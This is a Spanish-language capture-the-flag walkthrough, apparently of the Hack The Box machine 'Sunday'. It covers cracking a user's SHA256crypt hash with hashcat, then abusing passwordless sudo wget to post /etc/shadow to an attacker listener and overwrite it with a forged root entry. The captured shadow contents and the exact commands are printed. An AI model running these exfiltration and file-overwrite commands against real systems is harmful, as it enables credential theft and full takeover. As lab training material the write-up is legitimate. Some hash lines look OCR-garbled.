
ahora valido esto mismo en ssh y estamos dentro
ssh sunny@10.10.10.76 -p 22022



Ahora para ver la flag vemos que no podemos leer




Por lo cual debemos ser sammy, al enumerar un buen rato la PC encontramos la carpeta backup y contiene 2 archivos agent22.backup y shadow.backup los visualizamos.




hashing format linux sha256

Encontramos un hash para sammy, sin embargo, no sabemos qué formato tiene por lo cual buscamos en internet el formato del hash 5




y segun parece es un linux sha256 utilizo john pero no funciono




por lo cual utilizo hashcat
https://hashcat.net/wiki/doku.php?id=oclhashcat

```
  11500 = CRC32

[[ Operating-Systems ]]

   3000 = LM
   1000 = NTLM
   1100 = Domain Cached Credentials (DCC), MS Cache
   2100 = Domain Cached Credentials 2 (DCC2), MS Cache 2
  12800 = MS-AzureSync PBKDF2-HMAC-SHA256
   1500 = descrypt, DES(Unix), Traditional DES
  12400 = BSDiCrypt, Extended DES
    500 = md5crypt $1$, MD5(Unix)
   3200 = bcrypt $2*$, Blowfish(Unix)
   7400 = sha256crypt $5$, SHA256(Unix)
   1800 = sha512crypt $6$, SHA512(Unix)
    122 = OSX v10.4
```


antes quito el :6445
hashcat -m 7400 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt



y encontramos el pass




ingresamos por ssh
ssh sammy@10.10.10.76 -p 2202




wget suid

Ahora debemos escalar privilegios, para ello hacemos un sudo -l y encontramos que podemos ejecutar wget sin contraseña.




Luego de investigar un poco parece que gtobins no sirve en este caso por lo cual busco en internet y encuentro el siguiente artículo .
https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-wget-privilege-escalation/


La idea es transferir el archivo shadow y luego modificar su contenido y reemplazarlo en el original usando también wget .
escucho por netcat




luego tranfiero el shadow con wget a mi pc
sudo /usr/bin/wget --post-file=/etc/shadow 10.10.14.10 4444




copio el resultado en un archivo llamado shadow.txt


~/machineshtb/Sunday
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.76] 38194
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.10:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 779
root:5rounds=10000$fIoXFZ5A$k7PlwsiH0wAyVOcKaAYl/Mo1Iq6XYfJlFXs58aA4Sr3:18969::::::19816645
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
dladm:*LK*:17760::::::
netadm:*LK*:17760::::::
netcfg:*LK*:17760::::::
dhcpserv:*LK*:17760::::::
ftp:*LK*:17760::::::
sshd:*LK*:17760::::::
smmsp:NP:17760::::::
aiuser:*LK*:17760::::::
ikeuser:*LK*:17760::::::
lp:NP:6445::::::
openldap:NP:17760::::::
webservd:*LK*:17760::::::
unknown:*LK*:17760::::::
pkg5srv:NP:17760::::::
nobody:*LK*:17760::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:5rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
sunny:5rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
_ntp:*LK*:19698::::::
[0] 0:sunny 1:[tmux]*Z 2:zsh 3:zsh- 4:zsh



creamos un nuevo password para root con openssl y su salt que es de 5
openssl passwd -5 -salt 'salt' 'password'



levanto python

y remplazo el salt en el archivo shadow.txt

```
Open                                                    shadow.txt
                                                        ~/machineshtb/Sunday
 1 root:$5$rounds=10000$Gcm6FsVtF/Qa77ZKD.iwsJlCVPY0XSMgLJL0Hnww/c1:18969::::::19816645
 2 daemon:NP:6445::::::
 3 bin:NP:6445::::::
 4 sys:NP:6445::::::
 5 adm:NP:6445::::::
 6 dladm:*LK*:17760::::::
 7 netadm:*LK*:17760::::::
 8 netcfg:*LK*:17760::::::
 9 dhcpserv:*LK*:17760::::::
10 ftp:*LK*:17760::::::
11 sshd:*LK*:17760::::::
12 smmsp:NP:17760::::::
13 aiuser:*LK*:17760::::::
14 ikeuser:*LK*:17760::::::
15 lp:NP:6445::::::
16 openldap:NP:17760::::::
17 webservd:*LK*:17760::::::
18 unknown:*LK*:17760::::::
19 pkg5srv:NP:17760::::::
20 nobody:*LK*:17760::::::
21 noaccess:*LK*:6445::::::
22 nobody4:*LK*:6445::::::
23 sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
24 sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
25 _ntp:*LK*:19698::::::
```


ojo aca solo remplace despues del 1000 y omite el 5 y *salt* aca tambien pense un camino mas facil utilizar el mismo hash de sammy o de sunny.
ahora si remplazo con wget
sudo /usr/bin/wget http://10.10.14.10:8000/shadow.txt -O /etc/shadow

```
-bash-5.1$ sudo /usr/bin/wget http://10.10.14.10:8000/shadow.txt -O /etc/shadow
--2024-04-16 04:04:41--  http://10.10.14.10:8000/shadow.txt
Connecting to 10.10.14.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 790 [text/plain]
Saving to: '/etc/shadow'

/etc/shadow                         100%[===================================>
2024-04-16 04:04:41 (14.4 MB/s) - '/etc/shadow' saved [790/790]

-bash-5.1$
```


y ahora validamos
su root

```
-bash-5.1$ su root
Password:
su: Authentication failed
-bash-5.1$ su root
Password:
su: Authentication failed
```

Como por alguna extraña razón no me reconoció el password hago la fácil y es reutilizar el hash de sunny.



y repito de nuevo el proceso anterior.



Y funciono en este caso elegí a sunny porque su password era el más fácil de colocar que era sunday pero también se podría hacer con sammy .